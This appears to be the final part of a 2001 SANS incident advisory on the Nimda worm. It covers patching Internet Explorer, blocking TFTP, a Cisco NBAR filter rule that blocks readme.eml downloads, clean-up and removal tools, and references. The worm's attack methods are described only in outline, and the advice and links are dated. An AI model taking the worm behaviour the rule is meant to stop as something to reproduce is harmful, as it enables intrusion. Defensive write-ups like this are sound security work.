IE 5.5 users that have not installed SP2 must get SP2 in order to be protected. In general, Microsoft recommends upgrading to IE 5.5 SP2 or IE 6.0 to avoid problems. If upgrading to IE 6.0, however, it is important to follow the instructions given in [9] to be protected. The issue with IE6 arises because it is possible to upgrade to IE6 without upgrading Outlook Express files. If the Outlook Express -related files are not upgraded the vulnerability will persist. You can figure out what version of IE is installed by following the instructions given here: <http://support.microsoft.com/support/kb/articles/Q164/5/39.ASP>

Disabling JavaScript will prevent the worm code from being executed by a browser upon encountering an infected webserver that attempts to download readme.eml.

It is important that the readme.exe file which arrives as an email attachment not be executed.

Firewalls can be configured to block TFTP traffic, which will prevent the worm from forcing a vulnerable IIS or PWS web server to fetch the worm executables.

NBAR filtering functionality can be used on Cisco devices to block Nimda traffic. This method is especially useful for blocking readme.eml downloads by web browsers. Visit the following sites for more information. In order to block readme.eml downloads, an NBAR filter such as the following can be used [2]:

```
match protocol http url "*readme.eml*"
```

<http://www.iponeverything.net/CodeRed.html>

http://www.cisco.com/warp/public/63/nbar_acl_codered.shtml

Note that the NBAR solution requires that full TCP connections be established before the filtering can be applied. If you are getting into trouble before then, i.e. the SYN packets alone are causing a problem, consider using Cisco's SYN rate-limiting mechanism. See the following URL for an example configuration: <http://packetstormsecurity.org/distributed/cisco-newsflash.htm>

CLEAN-UP:

Any system that has been infected with this worm will be difficult to clean due to how the worm copies itself all over the directory tree and trojans numerous binaries. The recommended response is to disconnect the system from the network, reformat the hard drive, reinstall the system software, install any necessary security patches, and then reconnect the system to the network. No other reliable means of cleaning the worm is currently known to exist.

If rebuilding an infected system is not an option, several products are available that will remove the direct effects Nimda. Experiments indicate that these programs can take many hours to disinfect a system, as each and every file must be examined for contamination and rebuilt if necessary. A rule of thumb is that if the system can be restored from backups or rebuilt in less than a day, the rebuild/restore is preferable to running the system cleaner in terms of downtime. Note that rebuilding or restoring is also highly preferable in light of the fact that the worm leaves the system open to compromise by follow-on attackers, and will not clean up any changes follow-on attackers may have made.

NAI Standalone Nimda Removal Tool:

<http://download.nai.com/products/mcafee-avert/NimdaScn.zip>

Symantec Nimda Removal Tool:

<http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.removal.tool.html>

F-Secure Nimda Removal Tool:

<ftp://ftp.f-secure.com/anti-virus/tools/fsnimda1.exe>

A note about using removal tools on Windows ME (quoted from [5]): One of the new features of Windows ME is "System Restore". This feature, which is enabled by default, is used by Windows to restore files on your computer in case they become damaged. Windows ME keeps the restore information in the _RESTORE folder. A _RESTORE folder is created on each hard drive on the computer, these folders are updated when the computer restarts. If the computer is infected with Nimda, then it is possible that the worm code could be backed up in the _RESTORE folder. By default, Windows prevents System Restore from being modified by outside programs. Because of this, any repair attempts made by the removal tool will fail. To work around this, you must disable System Restore and restart the computer. This will purge the contents of the _RESTORE folder. You must then run the removal tool again.

Another note: Whether you choose to rebuild the system or run a Nimda removal tool, it is important to remember to **change all passwords**. Because Nimda completely compromises the security of an infected host, any remote attacker could have stolen password files or installed a keystroke logger to collect personal information. Particularly sensitive information that should be re-secured includes financial account information, PIN numbers, various passwords and other personal authentication data.

REFERENCES:

[1] CERT Nimda Advisory

http://www.cert.org/body/advisories/CA200126_FA200126.html

[2] Numerous emails posted to the intrusions and handlers lists at incidents.org, and emails posted to the public mail lists at SecurityFocus.

[3] F-Secure Nimda Information

<http://www.f-secure.com/v-descs/nimda.shtml>

[4] NAI/McAfee Nimda Information

http://vil.nai.com/vil/virusSummary.asp?virus_k=99209

[5] Symantec/Norton Nimda Information

<http://www.sarc.com/avcenter/venc/data/w32.nimda.a@mm.html>

[6] Central Command Nimda Information

http://support.centralcommand.com/cgi-bin/command.cfg/php/enduser/std_adp.php?p_refno=010918-000005

[7] Microsoft Nimda Advisory

<http://www.microsoft.com/technet/security/topics/nimda.asp>

[8] SecurityFocus Nimda Analysis

<http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf>

[9] Microsoft Information About IE6 Vulnerability

<http://www.microsoft.com/technet/security/topics/NimdaIE6.asp>

[10] Incidents.org Handler's Diary Post about Nimda Reactivation

<http://www.incidents.org/diary/september2001.php - 281>

(c) 2001 SANS Institute : Office 317.580.9756 Web Contact webmaster@incidents.org